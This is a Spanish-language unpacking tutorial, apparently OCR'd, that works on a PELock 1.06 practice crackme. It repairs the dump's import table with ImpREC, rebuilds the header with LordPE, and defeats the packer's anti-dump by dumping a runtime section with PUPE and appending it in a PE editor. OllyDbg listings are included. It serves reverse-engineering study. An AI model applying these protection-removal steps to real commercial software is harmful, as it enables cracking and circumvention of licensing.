
Le colocamos los datos de la IAT que averiguamos y apretamos GET IMPORTS.




Vemos que dice que NO, pero si recordabamos no hay entradas redireccionadas el problema es que el packer cambio los ceros que separan las diferentes entradas de cada dll por basura, si miramos.




Alli se ve claro en vez de haber ceros entre las diferentes entradas de cada dll, hay basura, esto el IMP REC lo arregla facilmente, apretemos SHOW INVALID.




Ahi corroboramos lo que deciamos estan las entradas de advapi32.dll y la separacion con las de comctl32.dll es basura, asi que como tenemos todas esas basuras marcadas al haber apretado SHOW INVALID, hacemos click deerecho CUT THUNKS y anulara todas esas entradas.





Como vemos al anular las entradas basura en IMP REC ya no las toma en cuenta y la tabla se arregla, quedando esas entradas basura sin efecto.

Ahora apreto FIX DUMP para arreglar el dumpeado.



Y alli creo el dumpeado pelock_.exe con la IAT reparada, , y ahora si corro el archivo reparado da error que ocurre, abramoslo en OLLYDBG.sin cerrar el otro que tengo detenido en el OEP aun.

Como me da un error de formato lo paso en el LORDPE en la opcion REBUILDPE para que repare el header, y ahora si podemos verlo en OLLYDBG correctamente.

```
File  View  Debug  Plugins  Options  Window  Help
L E M T W H C / K B R ... S

004271B0   55              PUSH EBP
004271B1   8BEC            MOV EBP,ESP
004271B3   6A FF           PUSH -1
004271B5   68 600E4500     PUSH 450E60
004271BA   68 C8924200     PUSH 4292C8
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
004271D3   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6 - E9 8AD66500     JMP 00A84865
004271DB   0033            ADD BYTE PTR DS:[EBX],DH
004271DD   D28A D4891534   ROR BYTE PTR DS:[EDX+341589D4],CL
004271E3   E6 45           OUT 45,AL                          I/O command
004271E5   008B C881E1FF   ADD BYTE PTR DS:[EBX+FFE181C8],CL
```

Alli lo vemos parado en su EP en forma correcta miremos la IAT.

```
Address   Hex dump                 ASCII
00460818  F0 6B DA 77 1B 76 DA 77  -k rw+v rw
00460820  F4 EA DA 77 E7 EB DA 77  ¶Ü rw‼Ü rw
00460828  83 78 DA 77 00 00 00 00  ãx rw....
00460830  DD 15 C5 58 2E BD C3 58  ¦§+X.¢├X
00460838  00 00 00 00 D4 6A EF 77  ....Ôj'w
00460840  66 95 EF 77 89 6A EF 77  fò'wëj'w
00460848  F3 AD EF 77 ED D9 EF 77  ¾↓'w'Ù'w
00460850  99 8B EF 77 C0 B5 EF 77  öï'w└Á'w
00460858  2A 7D EF 77 B2 7C EF 77  *}'w▓¦'w
00460860  77 53 F2 77 1E C9 F1 77  wS=w▲╔±w
00460868  0C BC EF 77 52 D4 EF 77  .╝'wRÈ'w
00460870  FA 8D EF 77 F1 DD EF 77  ·ì'w±¦'w
00460878  51 B2 EF 77 26 D5 EF 77  O▓'w&╒'w
00460880  2A E3 EF 77 5F 39 F2 77  *ò'w_9=w
00460888  71 B4 EF 77 2E AD EF 77  q┤'w.↓'w
00460890  E1 61 EF 77 B8 85 EF 77  ßa'w@à'w
00460898  CC D2 EF 77 43 70 EF 77  ╠Ò'wCp'w
004608A0  FB EA F0 77 12 83 EF 77  'ü-w‡â'w
004608A8  01 72 F0 77 A9 34 F0 77  @r-w@4-w
004608B0  D5 93 EF 77 68 EF EF 77  'ô'wh''w
004608B8  AA D2 EF 77 B2 6F EF 77  ¬È'w▓o'w
004608C0  3F 38 F2 77 D6 E8 EF 77  ?8=wÍÞ'w
004608C8  68 E0 EF 77 00 60 EF 77  hó'w.''w
004608D0  90 5B EF 77 6D AC EF 77  É[''wm¼'w
004608D8  94 6C F0 77 22 8D EF 77  öl-w"ì'w
004608E0  3D C8 F1 77 3D 6D F0 77  =╚±w=m-w
004608E8  6F C0 EF 77 85 7B EF 77  o└'wà{'w
004608F0  26 D9 EF 77 FB 5E EF 77  &┘'w¹^'w
004608F8  36 8A EF 77 FC 8A EF 77  6è'w²è'w
00460900  0F 62 EF 77 49 5E EF 77  *b'wI^'w
00460908  97 5D EF 77 1A 9A EF 77  ùJ'w→ü'w
00460910  6B FA EF 77 7B C9 F0 77  k·'w{╔-w
Command
```

Alli se ve la IAT correctamente reparada por el IMP REC, vemos que el mismo reemplazo los valores basura por ceros para que la separacion quede perfecta entre las entradas de las diferentes dlls, sin embargo al correrlo aquí en OLLYDBG da error que ocurre.

Pues muy facil aquí viene el proximo punto que debemos estudiar, luego de reparar un dumpeado, la IAT y arreglar los stolen bytes si tiene, aun nos queda un truco mas que tienen muchos packers el ANTIDUMP.


Hay muchos tipos de antidump algunos son simplemente un chequeo de si el programa esta dumpeado, chequeando la imagesize para ver el largo, o la cantidad de secciones, para ver si el IMP REC, agrego la seccion que siempre coloca para reparar la IAT, pero en este caso, el antidump son varias secciones que el packer creo en tiempo de ejecucion y que desvia ciertas partes del programa alli, y al dumpear no tenemos dichas secciones, por lo cual el dumpeado no corre, lo vemos claramente en el EP.

```
004271B0    55                PUSH EBP
004271B1    8BEC              MOV EBP,ESP
004271B3    6A FF             PUSH -1
004271B5    68 600E4500       PUSH 450E60
004271BA    68 C8924200       PUSH 4292C8
004271BF    64:A1 00000000    MOV EAX,DWORD PTR FS:[0]
004271C5    50                PUSH EAX
004271C6    64:8925 000000    MOV DWORD PTR FS:[0],ESP
004271CD    83C4 A8           ADD ESP,-58
004271D0    53                PUSH EBX
004271D1    56                PUSH ESI
004271D2    57                PUSH EDI
004271D3    8965 E8           MOV DWORD PTR SS:[EBP-18],ESP
004271D6  - E9 8AD66500       JMP 00A84865
004271DB    0033              ADD BYTE PTR DS:[EBX],DH
004271DD    D28A D4891534     ROR BYTE PTR DS:[EDX+341589D4],CL
004271E3    E6 45             OUT 45,AL                          I/O command
```

El programa comenzara a ejecutarse pero al llegar al JMP dara error traceemos hasta alli.

```
004271CD    83C4 A8           ADD ESP,-58
004271D0    53                PUSH EBX
004271D1    56                PUSH ESI
004271D2    57                PUSH EDI
004271D3    8965 E8           MOV DWORD PTR SS:[EBP-18],ESP
004271D6  - E9 8AD66500       JMP 00A84865
004271DB    0033              ADD BYTE PTR DS:[EBX],DH
004271DD    D28A D4891534     ROR BYTE PTR DS:[EDX+341589D4],CL
004271E3    E6 45             OUT 45,AL                          I/O command
```

Vemos que si apreto F7 salta a una seccion inexistente.



Y no puede continuar mas si miro el original, veo que el JMP si nos lleva a una zona que creo el packer en tiempo de ejecucion.

```
04271D6  - E9 8AD66500       JMP 00A84865
04271DB    0033              ADD BYTE PTR DS:[EBX],DH
04271DD    D28A D4891534     ROR BYTE PTR DS:[EDX+3415
04271E3    E6 45             OUT 45,AL
04271E5    008B C881E1FF     ADD BYTE PTR DS:[EBX+FFE1
04271EB    0000              ADD BYTE PTR DS:[EAX],AL
04271ED    0089 0D30E645     ADD BYTE PTR DS:[ECX+45E6
04271F3    00C1              ADD CL,AL
04271F5  v E1 08             LOOPDE SHORT 004271FF
04271F7    03CA              ADD ECX,EDX
04271F9    890D 2CE64500     MOV DWORD PTR DS:[45E62C]
04271FF    C1E8 10           SHR EAX,10
0427202    A3 28E64500       MOV DWORD PTR DS:[45E628]
0427207    E8 94210000       CALL 004293A0
042720C    85C0              TEST EAX,EAX
042720E  v 75 0A             JNZ SHORT 0042721A
0427210    6A 1C             PUSH 1C
0427212    E8 49010000       CALL 00427360
0427217    83C4 04           ADD ESP,4
042721A    E8 D12F0000       CALL 0042A1F0
042721F    85C0              TEST EAX,EAX
```

Backup
Copy
Binary
Assemble
Label
Comment
Breakpoint
Run trace
Follow
Go to

Hago click derecho-FOLLOW y me muestra donde saltara el JMP.

```
00A84865    FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]      kernel32.GetVersion
00A8486B  - E9 6C299AFF     JMP 004271DC                    UnPackMe.004271DC
00A84870    6C              INS BYTE PTR ES:[EDI],DX        I/O command
00A84871    FF15 84094600   CALL DWORD PTR DS:[460984]      kernel32.GetCommandLineA
00A84877  - E9 C8299AFF     JMP 00427244                    UnPackMe.00427244
00A8487C    C8 FF1580       ENTER 15FF,80
00A84880    0946 00         OR DWORD PTR DS:[ESI],EAX
00A84883  - E9 532A9AFF     JMP 004272DB                    UnPackMe.004272DB
00A84888    53              PUSH EBX
00A84889    8D05 E4E5F1B3   LEA EAX,DWORD PTR DS:[B3F1E5E4]
00A8488F    8D80 261A0E4C   LEA EAX,DWORD PTR DS:[EAX+4C0E1A26]
00A84895  - E9 562A9AFF     JMP 004272F0                    UnPackMe.004272F0
00A8489A    56              PUSH ESI
00A8489B    FF15 9C0B4600   CALL DWORD PTR DS:[460B9C]      kernel32.GetModuleHandleA
00A848A1  - E9 562A9AFF     JMP 004272FC                    UnPackMe.004272FC
00A848A6    56              PUSH ESI
00A848A7    68 FF000000     PUSH 0FF
00A848AC  - E9 CF2A9AFF     JMP 00427380                    UnPackMe.00427380
00A848B1    CF              IRETD
00A848B2    FF15 E08D4500   CALL DWORD PTR DS:[458DE0]      UnPackMe.004271D0
00A848B8  - E9 C92A9AFF     JMP 00427386                    UnPackMe.00427386
00A848BD    C9              LEAVE
00A848BE    68 80000000     PUSH 80
00A848C3  - E9 7D2B9AFF     JMP 00427445                    UnPackMe.00427445
00A848C8  ^ 7D 8D           JGE SHORT 00A84857
00A848CA    05 6EF5C6DD     ADD EAX,DDC6F56E
```

Alli vemos que ejecuta un CALL a una api y luego vuelve al codigo, hay muchas formas de reparar esto, pero la mas sencilla es agregarle al dumpeado la seccion que le falta y ubicarla en la misma posicion, como se hace esto, pues vamos a ver.


Miremos en el original la seccion faltante, primero le agregaremos esta que es la que nos da error al inicio si llega a faltar alguna mas la agregaremos despues.

Necesitamos DUMPEAR solo la seccion que nos falta, para ello utilizaremos el PUPE que es una muy buena herramienta para dumpear partes de procesos o secciones sueltas entre muchos usos, asi que buscamos el pupe que estara adjunto al tutorial.

Cerremos el OLLYDBG con el dumpeado y dejamos el original que esta detenido en el falso OEP y lo abrimos en el PUPE.


Procesos en ejecución	ID Proceso	ID Modulo	Nº Threads	Prioridad
pupe.exe	00000FA8	00000000	00000001	Normal
lordpe.exe	00000C78	00000000	00000002	Normal
importrec.exe	00000998	00000000	00000002	Normal
unpackme_pelock1.06.d.exe	000008B0	00000000	00000002	Normal
petools.exe	00000B18	00000000	00000001	Normal
winhlp32.exe	00000F34	00000000	00000001	Normal
winhlp32.exe	00000F14	00000000	00000001	Normal

Hacemos click derecho- CAJA DE HERRAMIENTAS




Alli esta abierto el proceso ahora vayamos el mapa de memoria para dumpear la seccion faltante, vamos a MAPA.


Recordamos que la seccion faltante empezaba en A80000 asi que la buscamos en el mapa del pupe.




Alli esta apretamos VOLCAR y la guardo con el nombre seccion.




Ahora abro el PE EDITOR y la agregare al dumpeado.



Busco el dumpeado reparado y lo abro en el PE EDITOR.



Apreto sections.




Section Table Viewer


Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.teddy	0004A000	00001000	00049183	00000400	C00000E0
.teddy	0000C000	0004B000	0000BEDB	00049600	C00000E0
.teddy	00009000	00057000	000056E0	00055600	C00000E0
.teddy	00003000	00060000	000010DB	0005AE00	C00000E0
.teddy	00008000	00063000	0000789D	0005C000	C00000E0
.teddy	0000A000	0006B000	000096F8	00063A00	C00000E0
.mackt	00002000	00075000	00001F20	0006D200	E0000060


Do a right mouse click on a sectionname for more options...

Alli vemos las secciones del dumpeado que son las mismas del original, mas la seccion mackt que agrego el IMP REC para arreglar la IAT, pues bien agreguemosle la seccion faltante al final.

Hago click derecho y apreto COPY A SECTION FROM HD TO EOF (End of file)









Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.teddy	0004A000	00001000	00049183	00000400	C00000E0
.teddy	0000C000	0004B000	0000BEDB	00049600	C00000E0
.teddy	00009000	00057000	000056E0	00055600	C00000E0
.teddy	00003000	00060000	000010DB	0005AE00	C00000E0
.teddy	00008000	00063000	0000789D	0005C000	C00000E0
.teddy	0000A000	0006B000	000096F8	00063A00	C00000E0
.mackt	00002000	00075000	00001F20	0006D200	E0000060
seccion	0003C000	00077000	0003C000	0006F120	C0000040

Ahora solo nos queda cambiarle el VIRTUAL OFFSET a 0A80000 para que arranque alli ya que es la direccion en la que arrancara.


Ahora debo cambiar la direccion del Virtual Offset a 0a80000 restandole 400000 quedaria.




680000 seria la direccion del virtual offset de la nueva seccion.



Ahora le hacemos una pasada para que repare el header el LORDPE nuevamente con la opcion REBUILD PE.





Lo ejecutamos y vemos que funciona si lo abrimos en OLLYDBG.

```
File  View  Debug  Plugins  Options  Window  Help
L E M T W H C / K B R ... S

004271B0  $  55            PUSH EBP
004271B1  .  8BEC          MOV EBP,ESP
004271B3  .  6A FF         PUSH -1
004271B5  .  68 600E4500   PUSH 450E60
004271BA  .  68 C8924200   PUSH 4292C8                    SE handler installation
004271BF  .  64:A1 000000( MOV EAX,DWORD PTR FS:[0]
004271C5  .  50            PUSH EAX
004271C6  .  64:8925 0000( MOV DWORD PTR FS:[0],ESP
004271CD  .  83C4 A8       ADD ESP,-58
004271D0  .  53            PUSH EBX
004271D1  .  56            PUSH ESI
004271D2  .  57            PUSH EDI
004271D3  .  8965 E8       MOV DWORD PTR SS:[EBP-18],ESP
004271D6  .- E9 8AD66500   JMP 00A8 865                   dumpeado.00A84865
004271DB     00            DB 00
004271DC  .  33D2          XOR EDX,EDX
004271DE  .  8AD4          MOV DL,AH
```

Veamos el mapa de memoria

```
003A0000 00001000                          Priv RW    RW
003B0000 00001000                          Priv RW    RW
003C0000 00004000                          Priv RW    RW
003D0000 00004000                          Priv RW    RW
003E0000 00003000                          Map  R     R       \Device\Harddi
003F0000 00002000                          Map  R     R
00400000 00001000 dumpeado          PE header Imag R     RWE
00401000 0004A000 dumpeado .teddy   code      Imag R     RWE
0044B000 0000C000 dumpeado .teddy           Imag R     RWE
00457000 00009000 dumpeado .teddy           Imag R     RWE
00460000 00003000 dumpeado .teddy           Imag R     RWE
00463000 00008000 dumpeado .teddy   resources Imag R     RWE
0046B000 000[illegible]A000 dumpeado .teddy Imag R     RWE
00475000 0060B000 dumpeado .mackt   imports   Imag R     RWE
00A80000 0003C000 dumpeado seccion  data      Imag R     RWE
00[illegible]0000 0000B000                  Map  R E   R E
00[illegible]0000 00002000                  Map  R E   R E
```

Vemos que el LORDPE para hacerlo al dumpeado funcional agrando la seccion anterior para hacerlas contiguas con la que agregue, y luego viene la seccion que le faltaba que va desde 0a80000 en adelante y que tiene el codigo que dumpeamos con el PUPE.

```
004271C5  .  50            PUSH EAX
004271C6  .  64:8925 0000( MOV DWORD PTR FS:[0],ESP
004271CD  .  83C4 A8       ADD ESP,-58
004271D0  .  53            PUSH EBX
004271D1  .  56            PUSH ESI
004271D2  .  57            PUSH EDI
004271D3  .  8965 E8       MOV DWORD PTR SS:[EBP-18],ESP
004271D6  .- E9 8AD66500   JMP 00A84865
004271DB     00            DB 00
004271DC  .  33D2          XOR EDX,EDX
004271DE  .  8AD4          MOV DL,AH
004271E0  .  8915 34E6450( MOV DWORD PTR DS:[45E6
004271E6  .  8BC8          MOV ECX,EAX
004271E8  .  81E1 FF00000( AND ECX,0FF
004271EE  .  890D 30E6450( MOV DWORD PTR DS:[45E6
